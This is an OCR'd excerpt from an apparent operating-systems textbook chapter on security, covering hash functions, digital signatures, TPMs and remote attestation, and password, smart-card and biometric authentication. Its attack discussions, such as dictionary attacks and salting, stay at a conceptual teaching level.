In various situations that we will see later it is desirable to have some function, f, which has the property that given f and its parameter x, computing $y = f(x)$ is easy to do, but given only $f(x)$, finding x is computationally infeasible. Such a function typically mangles the bits in complex ways. It might start out by initializing y to x. Then it could have a loop that iterates as many times as there are 1 bits in x, with each iteration permuting the bits of y in an iteration-dependent way, adding in a different constant on each iteration, and generally mixing the bits up very thoroughly. Such a function is called a **cryptographic hash function**.

9.5.4 Digital Signatures

Frequently it is necessary to sign a document digitally. For example, suppose a bank customer instructs the bank to buy some stock for him by sending the bank an email message. An hour after the order has been sent and executed, the stock crashes. The customer now denies ever having sent the email. The bank can produce the email, of course, but the customer can claim the bank forged it in order to get a commission. How does a judge know who is telling the truth?

Digital signatures make it possible to sign emails and other digital documents in such a way that they cannot be repudiated by the sender later. One common way is to first run the document through a one-way cryptographic hashing algorithm that is very hard to invert. The hashing function typically produces a fixed-length result independent of the original document size. The most popular hashing functions used is **SHA-1** (**Secure Hash Algorithm**), which produces a 20-byte result (NIST, 1995). Newer versions of SHA-1 are **SHA-256** and **SHA-512**, which produce 32-byte and 64-byte results, respectively, but they are less widely used to date.

The next step assumes the use of public-key cryptography as described above. The document owner then applies his private key to the hash to get $D(hash)$. This value, called the **signature block**, is appended to the document and sent to the receiver, as shown in Fig. 9-16. The application of D to the hash is sometimes referred to as decrypting the hash, but it is not really a decryption because the hash has not been encrypted. It is just a mathematical transformation on the hash.




Figure 9-16. (a) Computing a signature block. (b) What the receiver gets.

When the document and hash arrive, the receiver first computes the hash of the document using SHA-1 or whatever cryptographic hash function has been agreed upon in advance. The receiver then applies the sender's public key to the signature block to get $E(D(hash))$. In effect, it "encrypts" the decrypted hash, canceling it out and getting the hash back. If the computed hash does not match the hash from the signature block, the document, the signature block, or both have been tampered with (or changed by accident). The value of this scheme is that it applies (slow)

public-key cryptography only to a relatively small piece of data, the hash. Note carefully that this method works only if for all x

$$E\ (D\ (x)) = x$$

It is not guaranteed a priori that all encryption functions will have this property since all that we originally asked for was that

$$D\ (E\ (x)) = x$$

that is, E is the encryption function and D is the decryption function. To get the signature property in addition, the order of application must not matter, that is, D and E must be commutative functions. Fortunately, the RSA algorithm has this property.

To use this signature scheme, the receiver must know the sender's public key. Some users publish their public key on their Web page. Others do not because they may be afraid of an intruder breaking in and secretly altering their key. For them, an alternative mechanism is needed to distribute public keys. One common method is for message senders to attach a **certificate** to the message, which contains the user's name and public key and is digitally signed by a trusted third party. Once the user has acquired the public key of the trusted third party, he can accept certificates from all senders who use this trusted third party to generate their certificates.

A trusted third party that signs certificates is called a **CA** (**Certification Authority**). However, for a user to verify a certificate signed by a CA, the user needs the CA's public key. Where does that come from and how does the user know it is the real one? To do this in a general way requires a whole scheme for managing public keys, called a **PKI** (**Public Key Infrastructure**). For Web browsers, the problem is solved in an ad hoc way: all browsers come preloaded with the public keys of about 40 popular CAs.

Above we have described how public-key cryptography can be used for digital signatures. It is worth mentioning that schemes that do not involve public-key cryptography also exist.

9.5.5 Trusted Platform Modules

All cryptography requires keys. If the keys are compromised, all the security based on them is also compromised. Storing the keys securely is thus essential. How does one store keys securely on a system that is not secure?

One proposal that the industry has come up with is a chip called the **TPM** (**Trusted Platform Module**), which is a cryptoprocessor with some nonvolatile storage inside it for keys. The TPM can perform cryptographic operations such as encrypting blocks of plaintext or decrypting blocks of ciphertext in main memory. It can also verify digital signatures. When all these operations are done in specialized hardware, they become much faster and are likely to be used more widely.

Many computers already have TPM chips and many more are likely to have them in the future.

TPM is extremely controversial because different parties have different ideas about who will control the TPM and what it will protect from whom. Microsoft has been a big advocate of this concept and has developed a series of technologies to use it, including Palladium, NGSCB, and BitLocker. In its view, the operating system controls the TPM and uses it for instance to encrypt the hard drive. However, it also wants to use the TPM to prevent unauthorized software from being run. "Unauthorized software" might be pirated (i.e., illegally copied) software or just software the operating system does not authorize. If the TPM is involved in the booting process, it might start only operating systems signed by a secret key placed inside the TPM by the manufacturer and disclosed only to selected operating system vendors (e.g., Microsoft). Thus the TPM could be used to limit users' choices of software to those approved by the computer manufacturer.

The music and movie industries are also very keen on TPM as it could be used to prevent piracy of their content. It could also open up new business models, such as renting songs or movies for a specific period of time by refusing to decrypt them after the expiration date.

One interesting use for TPMs is known as remote attestation. **Remote attestation** allows an external party to verify that the computer with the TPM runs the software it should be running, and not something that cannot be trusted. The idea is that the attesting party uses the TPM to create "measurements" that consist of hashes of the configuration. For instance, let us assume that the external party trusts nothing on our machine, except the BIOS. If the (external) challenging party were able to verify that we ran a trusted bootloader and not some rogue piece of software, this would be a start. If we could additionally prove that we ran a legitimate kernel on this trustworthy bootloader, even better. And if we could finally show that on this kernel we ran the right version of a legitimate application, the challenging party might be satisfied with respect to our trustworthiness.

Let us first consider what happens on our machine, from the moment it boots. When the (trusted) BIOS starts, it first initializes the TPM and uses it to create a hash of the code in memory after loading the bootloader. The TPM writes the result in a special register, known as a **PCR** (**Platform Configuration Register**). PCRs are special because they cannot be overwritten directly—but only "extended." To extend the PCR, the TPM takes a hash of the combination of the input value and the previous value in the PCR, and stores that in the PCR. Thus, if our bootloader is benign, it will take a measurement (create a hash) for the loaded kernel and extend the PCR that previously contained the measurement for the bootloader itself. Intuitively, we may consider the resulting cryptographic hash in the PCR as a hash chain, which binds the kernel to the bootloader. Now the kernel in turn creates takes a measurement of the application and extends the PCR with that.

Now let us consider what happens when an external party wants to verify that we run the right (trustworthy) software stack and not some arbitrary other code.

First, the challenging party creates an unpredictable value of, for example, 160 bits. This value, known as a **nonce**, is simply a unique identifier for this verification request. It serves to prevent an attacker from recording the response to one remote attestation request, changing the configuration on the attesting party and then simply replaying the previous response for all subsequent attestation requests. By incorporating a nonce in the protocol, such replays are not possible. When the attesting side receives the attestation request (with the nonce), it uses the TPM to create a signature (with its unique and unforgeable key) for the concatenation of the nonce and the value of the PCR. It then sends back this signature, the nonce, the value of the PCR, and hashes for the bootloader, the kernel, and the application. The challenging party first checks the signature and the nonce. Next, it looks up the three hashes in its database of trusted bootloaders, kernels, and applications. If they are not there, the attestation fails. Otherwise, the challenging party re-creates the combined hash of all three components and compares it to the value of the PCR received from the attesting side. If the values match, the challenging side is sure that the attesting side was started with exactly those three components. The signed result prevents attackers from forging the result, and since we know that the trusted bootloader performs the appropriate measurement of the kernel and the kernel in turn measures the application, no other code configuration could have produced the same hash chain.

TPM has a variety of other uses that we do not have space to get into. Interestingly enough, the one thing TPM does not do is make computers more secure against external attacks. What it really focuses on is using cryptography to prevent users from doing anything not approved directly or indirectly by whoever controls the TPM. If you would like to learn more about this subject, the article on Trusted Computing in the Wikipedia is a good place to start.

9.6 AUTHENTICATION

Every *secured* computer system must require all users to be authenticated at login time. After all, if the operating system cannot be sure who the user is, it cannot know which files and other resources he can access. While authentication may sound like a trivial topic, it is a bit more complicated than you might expect. Read on.

User authentication is one of those things we meant by "ontogeny recapitulates phylogeny" in Sec. 1.5.7. Early mainframes, such as the ENIAC, did not have an operating system, let alone a login procedure. Later mainframe batch and timesharing systems generally did have a login procedure for authenticating jobs and users.

Early minicomputers (e.g., PDP-1 and PDP-8) did not have a login procedure, but with the spread of UNIX on the PDP-11 minicomputer, logging in was again needed. Early personal computers (e.g., Apple II and the original IBM PC) did not

have a login procedure, but more sophisticated personal computer operating systems, such as Linux and Windows 8, do (although foolish users can disable it). Machines on corporate LANs almost always have a login procedure configured so that users cannot bypass it. Finally, many people nowadays (indirectly) log into remote computers to do Internet banking, engage in e-shopping, download music, and other commercial activities. All of these things require authenticated login, so user authentication is once again an important topic.

Having determined that authentication is often important, the next step is to find a good way to achieve it. Most methods of authenticating users when they attempt to log in are based on one of three general principles, namely identifying

1. Something the user knows.
2. Something the user has.
3. Something the user is.

Sometimes two of these are required for additional security. These principles lead to different authentication schemes with different complexities and security properties. In the following sections we will examine each of these in turn.

The most widely used form of authentication is to require the user to type a login name and a password. Password protection is easy to understand and easy to implement. The simplest implementation just keeps a central list of (login-name, password) pairs. The login name typed in is looked up in the list and the typed password is compared to the stored password. If they match, the login is allowed; if they do not match, the login is rejected.

It goes almost without saying that while a password is being typed in, the computer should not display the typed characters, to keep them from prying eyes near the monitor. With Windows, as each character is typed, an asterisk is displayed. With UNIX, nothing at all is displayed while the password is being typed. These schemes have different properties. The Windows scheme may make it easy for absent-minded users to see how many characters they have typed so far, but it also discloses the password length to "eavesdroppers" (for some reason, English has a word for auditory snoopers but not for visual snoopers, other than perhaps Peeping Tom, which does not seem right in this context). From a security perspective, silence is golden.

Another area in which not quite getting it right has serious security implications is illustrated in Fig. 9-17. In Fig. 9-17(a), a successful login is shown, with system output in uppercase and user input in lowercase. In Fig. 9-17(b), a failed attempt by a cracker to log into System *A* is shown. In Fig. 9-17(c) a failed attempt by a cracker to log into System *B* is shown.

In Fig. 9-17(b), the system complains as soon as it sees an invalid login name. This is a mistake, as it allows the cracker to keep trying login names until she finds a valid one. In Fig. 9-17(c), the cracker is always asked for a password and gets no

```
LOGIN: mitch                LOGIN: carol                LOGIN: carol
PASSWORD: FooBar!-7         INVALID LOGIN NAME          PASSWORD: Idunno
SUCCESSFUL LOGIN            LOGIN:                      INVALID LOGIN
                                                        LOGIN:
```

(a) (b) (c)

Figure 9-17. (a) A successful login. (b) Login rejected after name is entered. (c) Login rejected after name and password are typed.

feedback about whether the login name itself is valid. All she learns is that the login name plus password combination tried is wrong.

As an aside on login procedures, most notebook computers are configured to require a login name and password to protect their contents in the event they are lost are stolen. While better than nothing, it is not much better than nothing. Anyone who gets hold of the notebook can turn it on and immediately go into the BIOS setup program by hitting DEL or F8 or some other BIOS-specific key (usually displayed on the screen) before the operating system is started. Once there, he can change the boot sequence, telling it to boot from a USB stick before trying the hard disk. The finder then inserts a USB stick containing a complete operating system and boots from it. Once running, the hard disk can be mounted (in UNIX) or accessed as the *D:* drive (Windows). To prevent this situation, most BIOSes allow the user to password protect the BIOS setup program so that only the owner can change the boot sequence. If you have a notebook computer, stop reading now. Go put a password on your BIOS, then come back.

Weak Passwords

Often, crackers break in simply by connecting to the target computer (e.g., over the Internet) and trying many (login name, password) combinations until they find one that works. Many people use their name in one form or another as their login name. For Someone named "Ellen Ann Smith," ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith, and eas are all reasonable candidates. Armed with one of those books entitled *4096 Names for Your New Baby*, plus a telephone book full of last names, a cracker can easily compile a computerized list of potential login names appropriate to the country being attacked (ellen_smith might work fine in the United States or England, but probably not in Japan).

Of course, guessing the login name is not enough. The password has to be guessed, too. How hard is that? Easier than you think. The classic work on password security was done by Morris and Thompson (1979) on UNIX systems. They compiled a list of likely passwords: first and last names, street names, city names, words from a moderate-sized dictionary (also words spelled backward), license plate numbers, etc. They then compared their list to the system password file to see if there were any matches. Over 86% of all passwords turned up in their list.

Lest anyone think that better-quality users pick better-quality passwords, rest assured that they do not. When in 2012, 6.4 million LinkedIn (hashed) passwords leaked to the Web after a hack, many people had fun analyzing the results. The most popular password was "password". The second most popular was "123456" ("1234", "12345", and "12345678" were also in the top 10). Not exactly uncrackable. In fact, crackers can compile a list of potential login names and a list of potential passwords without much work and run a program to try them on as many computers as they can.

This is similar to what researchers at IOActive did in March 2013. They scanned a long list of home routers and set-top boxes to see if they were vulnerable to the simplest possible attack. Rather than trying out many login names and passwords, as we suggested, they tried only the well-known default login and password installed by the manufacturers. Users are supposed to change these values immediately, but it appears that many do not. The researchers found that hundreds of thousands of such devices are potentially vulnerable. Perhaps even more worrying, the Stuxnet attack on an Iranian nuclear facility made use of the fact that the Siemens computers controlling the centrifuges used a default password—one that had been circulating on the Internet for years.

The growth of the Web has made the problem much worse. Instead of having only one password, many people now have dozens or even hundreds. Since remembering them all is too hard, they tend to choose simple, weak passwords and reuse them on many Websites (Florencio and Herley, 2007; and Taiabul Haque et al.,, 2013).

Does it really matter if passwords are easy to guess? Yes, absolutely. In 1998, the *San Jose Mercury News* reported that a Berkeley resident, Peter Shipley, had set up several unused computers as **war dialers**, which dialed all 10,000 telephone numbers belonging to an exchange [e.g., (415) 770-xxxx], usually in random order to thwart telephone companies that frown upon such usage and try to detect it. After making 2.6 million calls, he located 20,000 computers in the Bay Area, 200 of which had no security at all.

The Internet has been a godsend to crackers. It takes all the drudgery out of their work. No more phone numbers to dial (and no more dial tones to wait for). "War dialing" now works like this. A cracker may write a script ping (send a network packet) to a set of IP addresses. If it receives any response at all, the script subsequently tries to set up a TCP connection to all the possible services that may be be running on the machine. As mentioned earlier, this mapping out of what is running on which computer is known as portscanning and instead of writing a script from scratch, the attacker may just as well use specialized tools like `nmap` that provide a wide range of advanced portscanning techniques. Now that the attacker knows which servers are running on which machine, the next step is to launch the attack. For instance, if the attacker wanted to probe the password protection, he would connect to those services that use this method of authentication, like the `telnet` server, or even the Web server. We have already seen that default and

otherwise weak password enable attackers to harvest a large number of accounts, sometimes with full administrator rights.

UNIX Password Security

Some (older) operating systems keep the password file on the disk in unencrypted form, but protected by the usual system protection mechanisms. Having all the passwords in a disk file in unencrypted form is just looking for trouble because all too often many people have access to it. These may include system administrators, machine operators, maintenance personnel, programmers, management, and maybe even some secretaries.

A better solution, used in UNIX systems, works like this. The login program asks the user to type his name and password. The password is immediately "encrypted" by using it as a key to encrypt a fixed block of data. Effectively, a one-way function is being run, with the password as input and a function of the password as output. This process is not really encryption, but it is easier to speak of it as encryption. The login program then reads the password file, which is just a series of ASCII lines, one per user, until it finds the line containing the user's login name. If the (encrypted) password contained in this line matches the encrypted password just computed, the login is permitted, otherwise it is refused. The advantage of this scheme is that no one, not even the superuser, can look up any users' passwords because they are not stored in unencrypted form anywhere in the system. For illustration purposes, we assume for now that the encrypted password is stored in the password file itself. Later, we will see, this is no longer the case for modern variants of UNIX.

If the attacker manages to get hold of the encrypted password, the scheme can be attacked, as follows. A cracker first builds a dictionary of likely passwords the way Morris and Thompson did. At leisure, these are encrypted using the known algorithm. It does not matter how long this process takes because it is done in advance of the break-in. Now armed with a list of (password, encrypted password) pairs, the cracker strikes. He reads the (publicly accessible) password file and strips out all the encrypted passwords. These are compared to the encrypted passwords in his list. For every hit, the login name and unencrypted password are now known. A simple shell script can automate this process so it can be carried out in a fraction of a second. A typical run of the script will yield dozens of passwords.

After recognizing the possibility of this attack, Morris and Thompson described a technique that renders the attack almost useless. Their idea is to associate an *n*-bit random number, called the **salt**, with each password. The random number is changed whenever the password is changed. The random number is stored in the password file in unencrypted form, so that everyone can read it. Instead of just storing the encrypted password in the password file, the password and the random number are first concatenated and then encrypted together. This encrypted result is then stored in the password file, as shown in Fig. 9-18 for a password file with five

users, Bobbie, Tony, Laura, Mark, and Deborah. Each user has one line in the file, with three entries separated by commas: login name, salt, and encrypted password + salt. The notation *e*(*Dog, 4238*) represents the result of concatenating Bobbie's password, Dog, with her randomly assigned salt, 4238, and running it through the encryption function, *e*. It is the result of that encryption that is stored as the third field of Bobbie's entry.

Bobbie, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

Figure 9-18. The use of salt to defeat precomputation of encrypted passwords.

Now consider the implications for a cracker who wants to build up a list of likely passwords, encrypt them, and save the results in a sorted file, *f*, so that any encrypted password can be looked up easily. If an intruder suspects that *Dog* might be a password, it is no longer sufficient just to encrypt *Dog* and put the result in *f*. He has to encrypt 2^n strings, such as *Dog0000*, *Dog0001*, *Dog0002*, and so forth and enter all of them in *f*. This technique increases the size of *f* by 2^n. UNIX uses this method with $n = 12$.

For additional security, modern versions of UNIX typically store the encrypted passwords in a separate "shadow" file that, unlike the password file, is only readable by root. The combination of salting the password file and making it unreadable except indirectly (and slowly) can generally withstand most attacks on it.

One-Time Passwords

Most superusers exhort their mortal users to change their passwords once a month. It falls on deaf ears. Even more extreme is changing the password with every login, leading to **one-time passwords**. When one-time passwords are used, the user gets a book containing a list of passwords. Each login uses the next password in the list. If an intruder ever discovers a password, it will not do him any good, since next time a different password must be used. It is suggested that the user try to avoid losing the password book.

Actually, a book is not needed due to an elegant scheme devised by Leslie Lamport that allows a user to log in securely over an insecure network using one-time passwords (Lamport, 1981). Lamport's method can be used to allow a user running on a home PC to log in to a server over the Internet, even though intruders may see and copy down all the traffic in both directions. Furthermore, no secrets have to be stored in the file system of either the server or the user's PC. The method is sometimes called a **one-way hash chain**.

The algorithm is based on a one-way function, that is, a function $y = f(x)$ that has the property that given x it is easy to find y, but given y it is computationally infeasible to find x. The input and output should be the same length, for example, 256 bits.

The user picks a secret password that he memorizes. He also picks an integer, n, which is how many one-time passwords the algorithm is able to generate. As an example, consider $n = 4$, although in practice a much larger value of n would be used. If the secret password is s, the first password is given by running the one-way function n times:

$$P_1 = f(f(f(f(s))))$$

The second password is given by running the one-way function $n - 1$ times:

$$P_2 = f(f(f(s)))$$

The third password runs f twice and the fourth password runs it once. In general, $P_{i-1} = f(P_i)$. The key fact to note here is that given any password in the sequence, it is easy to compute the *previous* one in the numerical sequence but impossible to compute the *next* one. For example, given P_2 it is easy to find P_1 but impossible to find P_3.

The server is initialized with P_0, which is just $f(P_1)$. This value is stored in the password file entry associated with the user's login name along with the integer 1, indicating that the next password required is P_1. When the user wants to log in for the first time, he sends his login name to the server, which responds by sending the integer in the password file, 1. The user's machine responds with P_1, which can be computed locally from s, which is typed in on the spot. The server then computes $f(P_1)$ and compares this to the value stored in the password file (P_0). If the values match, the login is permitted, the integer is incremented to 2, and P_1 overwrites P_0 in the password file.

On the next login, the server sends the user a 2, and the user's machine computes P_2. The server then computes $f(P_2)$ and compares it to the entry in the password file. If the values match, the login is permitted, the integer is incremented to 3, and P_2 overwrites P_1 in the password file. The property that makes this scheme work is that even though an intruder may capture P_i, he has no way to compute P_{i+1} from it, only P_{i-1} which has already been used and is now worthless. When all n passwords have been used up, the server is reinitialized with a new secret key.

Challenge-Response Authentication

A variation on the password idea is to have each new user provide a long list of questions and answers that are then stored on the server securely (e.g., in encrypted form). The questions should be chosen so that the user does not need to write them down. Possible questions that could be asked are:

1. Who is Marjolein's sister?
2. On what street was your elementary school?
3. What did Mrs. Ellis teach?

At login, the server asks one of them at random and checks the answer. To make this scheme practical, though, many question-answer pairs would be needed.

Another variation is **challenge-response**. When this is used, the user picks an algorithm when signing up as a user, for example x^2. When the user logs in, the server sends the user an argument, say 7, in which case the user types 49. The algorithm can be different in the morning and afternoon, on different days of the week, and so on.

If the user's device has real computing power, such as a personal computer, a personal digital assistant, or a cell phone, a more powerful form of challenge-response can be used. In advance, the user selects a secret key, k, which is initially brought to the server system by hand. A copy is also kept (securely) on the user's computer. At login time, the server sends a random number, r, to the user's computer, which then computes $f(r,k)$ and sends that back, where f is a publicly known function. The server then does the computation itself and checks if the result sent back agrees with the computation. The advantage of this scheme over a password is that even if a wiretapper sees and records all the traffic in both directions, he will learn nothing that helps him next time. Of course, the function, f, has to be complicated enough that k cannot be deduced, even given a large set of observations. Cryptographic hash functions are good choices, with the argument being the XOR of r and k. These functions are known to be hard to reverse.

9.6.1 Authentication Using a Physical Object

The second method for authenticating users is to check for some physical object they have rather than something they know. Metal door keys have been used for centuries for this purpose. Nowadays, the physical object used is often a plastic card that is inserted into a reader associated with the computer. Normally, the user must not only insert the card, but must also type in a password, to prevent someone from using a lost or stolen card. Viewed this way, using a bank's ATM (Automated Teller Machine) starts out with the user logging in to the bank's computer via a remote terminal (the ATM machine) using a plastic card and a password (currently a 4-digit PIN code in most countries, but this is just to avoid the expense of putting a full keyboard on the ATM machine).

Information-bearing plastic cards come in two varieties: magnetic stripe cards and chip cards. Magnetic stripe cards hold about 140 bytes of information written on a piece of magnetic tape glued to the back of the card. This information can be read out by the terminal and then sent to a central computer. Often the information

contains the user's password (e.g., PIN code) so the terminal can perform an identity check even if the link to the main computer is down. Typically the password is encrypted by a key known only to the bank. These cards cost about $0.10 to $0.50, depending on whether there is a hologram sticker on the front and the production volume. As a way to identify users in general, magnetic stripe cards are risky because the equipment to read and write them is cheap and widespread.

Chip cards contain a tiny integrated circuit (chip) on them. These cards can be subdivided into two categories: stored value cards and smart cards. **Stored value cards** contain a small amount of memory (usually less than 1 KB) using ROM technology to allow the value to be remembered when the card is removed from the reader and thus the power turned off. There is no CPU on the card, so the value stored must be changed by an external CPU (in the reader). These cards are mass produced by the millions for well under $1 and are used, for example, as prepaid telephone cards. When a call is made, the telephone just decrements the value in the card, but no money actually changes hands. For this reason, these cards are generally issued by one company for use on only its machines (e.g., telephones or vending machines). They could be used for login authentication by storing a 1-KB password in them that the reader would send to the central computer, but this is rarely done.

However, nowadays, much security work is being focused on the **smart cards** which currently have something like a 4-MHz 8-bit CPU, 16 KB of ROM, 4 KB of ROM, 512 bytes of scratch RAM, and a 9600-bps communication channel to the reader. The cards are getting smarter in time, but are constrained in a variety of ways, including the depth of the chip (because it is embedded in the card), the width of the chip (so it does not break when the user flexes the card) and the cost (typically $1 to $20, depending on the CPU power, memory size, and presence or absence of a cryptographic coprocessor).

Smart cards can be used to hold money, as do stored value cards, but with much better security and universality. The cards can be loaded with money at an ATM machine or at home over the telephone using a special reader supplied by the bank. When inserted into a merchant's reader, the user can authorize the card to deduct a certain amount of money from the card (by typing YES), causing the card to send a little encrypted message to the merchant. The merchant can later turn the message over to a bank to be credited for the amount paid.

The big advantage of smart cards over, say, credit or debit cards, is that they do not need an online connection to a bank. If you do not believe this is an advantage, try the following experiment. Try to buy a single candy bar at a store and insist on paying with a credit card. If the merchant objects, say you have no cash with you and besides, you need the frequent flyer miles. You will discover that the merchant is not enthusiastic about the idea (because the associated costs dwarf the profit on the item). This makes smart cards useful for small store purchases, parking meters, vending machines, and many other devices that normally require coins. They are in widespread use in Europe and spreading elsewhere.

Smart cards have many other potentially valuable uses (e.g., encoding the bearer's allergies and other medical conditions in a secure way for use in emergencies), but this is not the place to tell that story. Our interest here is how they can be used for secure login authentication. The basic concept is simple: a smart card is a small, tamperproof computer that can engage in a discussion (protocol) with a central computer to authenticate the user. For example, a user wishing to buy things at an e-commerce Website could insert a smart card into a home reader attached to his PC. The e-commerce site would not only use the smart card to authenticate the user in a more secure way than a password, but could also deduct the purchase price from the smart card directly, eliminating a great deal of the overhead (and risk) associated with using a credit card for online purchases.

Various authentication schemes can be used with a smart card. A particularly simple challenge-response works like this. The server sends a 512-bit random number to the smart card, which then adds the user's 512-bit password stored in the card's ROM to it. The sum is then squared and the middle 512 bits are sent back to the server, which knows the user's password and can compute whether the result is correct or not. The sequence is shown in Fig. 9-19. If a wiretapper sees both messages, he will not be able to make much sense out of them, and recording them for future use is pointless because on the next login, a different 512-bit random number will be sent. Of course, a much fancier algorithm than squaring can be used, and always is.




Figure 9-19. Use of a smart card for authentication.

One disadvantage of any fixed cryptographic protocol is that over the course of time it could be broken, rendering the smart card useless. One way to avoid this fate is to use the ROM on the card not for a cryptographic protocol, but for a Java interpreter. The real cryptographic protocol is then downloaded onto the card as a Java binary program and run interpretively. In this way, as soon as one protocol is broken, a new one can be installed worldwide in a straightforward way: next time

the card is used, new software is installed on it. A disadvantage of this approach is that it makes an already slow card even slower, but as technology improves, this method is very flexible. Another disadvantage of smart cards is that a lost or stolen one may be subject to a **side-channel** attack, for example a power analysis attack. By observing the electric power consumed during repeated encryption operations, an expert with the right equipment may be able to deduce the key. Measuring the time to encrypt with various specially chosen keys may also provide valuable information about the key.

9.6.2 Authentication Using Biometrics

The third authentication method measures physical characteristics of the user that are hard to forge. These are called **biometrics** (Boulgouris et al., 2010; and Campisi, 2013). For example, a fingerprint or voiceprint reader hooked up to the computer could verify the user's identity.

A typical biometrics system has two parts: enrollment and identification. During enrollment, the user's characteristics are measured and the results digitized. Then significant features are extracted and stored in a record associated with the user. The record can be kept in a central database (e.g., for logging in to a remote computer), or stored on a smart card that the user carries around and inserts into a remote reader (e.g., at an ATM machine).

The other part is identification. The user shows up and provides a login name. Then the system makes the measurement again. If the new values match the ones sampled at enrollment time, the login is accepted; otherwise it is rejected. The login name is needed because the measurements are never exact, so it is difficult to index them and then search the index. Also, two people might have the same characteristics, so requiring the measured characteristics to match those of a specific user is stronger than just requiring them to match those of any user.

The characteristic chosen should have enough variability that the system can distinguish among many people without error. For example, hair color is not a good indicator because too many people share the same color. Also, the characteristic should not vary over time and with some people, hair color does not have this property. Similarly a person's voice may be different due to a cold and a face may look different due to a beard or makeup not present at enrollment time. Since later samples are never going to match the enrollment values exactly, the system designers have to decide how good the match has to be to be accepted. In particular, they have to decide whether it is worse to reject a legitimate user once in a while or let an imposter get in once in a while. An e-commerce site might decide that rejecting a loyal customer might be worse than accepting a small amount of fraud, whereas a nuclear weapons site might decide that refusing access to a genuine employee was better than letting random strangers in twice a year.

Now let us take a brief look at some of the biometrics that are in actual use. Finger-length analysis is surprisingly practical. When this is used, each computer

has a device like the one of Fig. 9-20. The user inserts his hand into it, and the length of all his fingers is measured and checked against the database.




Figure 9-20. A device for measuring finger length.

Finger-length measurements are not perfect, however. The system can be attacked with hand molds made out of plaster of Paris or some other material, possibly with adjustable fingers to allow some experimentation.

Another biometric that is in widespread commercial use is **iris recognition**. No two people have the same patterns (even identical twins), so iris recognition is as good as fingerprint recognition and more easily automated (Daugman, 2004). The subject just looks at a camera (at a distance of up to 1 meter), which photographs the subject's eyes, extracts certain characteristics by performing what is called a **gabor wavelet** transformation, and compresses the results to 256 bytes. This string is compared to the value obtained at enrollment time, and if the Hamming distance is below some critical threshold, the person is authenticated. (The Hamming distance between two bit strings is the minimum number of changes needed to transform one into the other.)

Any technique that relies on images is subject to spoofing. For example, a person could approach the equipment (say, an ATM machine camera) wearing dark glasses to which photographs of someone else's eyes were attached. After all, if the ATM's camera can take a good iris photo at 1 meter, other people can do it too, and at greater distances using telephoto lenses. For this reason, countermeasures may be needed such as having the camera fire a flash, not for illumination purposes, but to see if the pupil contracts in response or to see if the amateur photographer's dreaded red-eye effect shows up in the flash picture but is absent when no flash is

used. Amsterdam Airport has been using iris recognition technology since 2001 to enable frequent travelers to bypass the normal immigration line.

A somewhat different technique is signature analysis. The user signs his name with a special pen connected to the computer, and the computer compares it to a known specimen stored online or on a smart card. Even better is not to compare the signature, but compare the pen motions and pressure made while writing it. A good forger may be able to copy the signature, but will not have a clue as to the exact order in which the strokes were made or at what speed and what pressure.

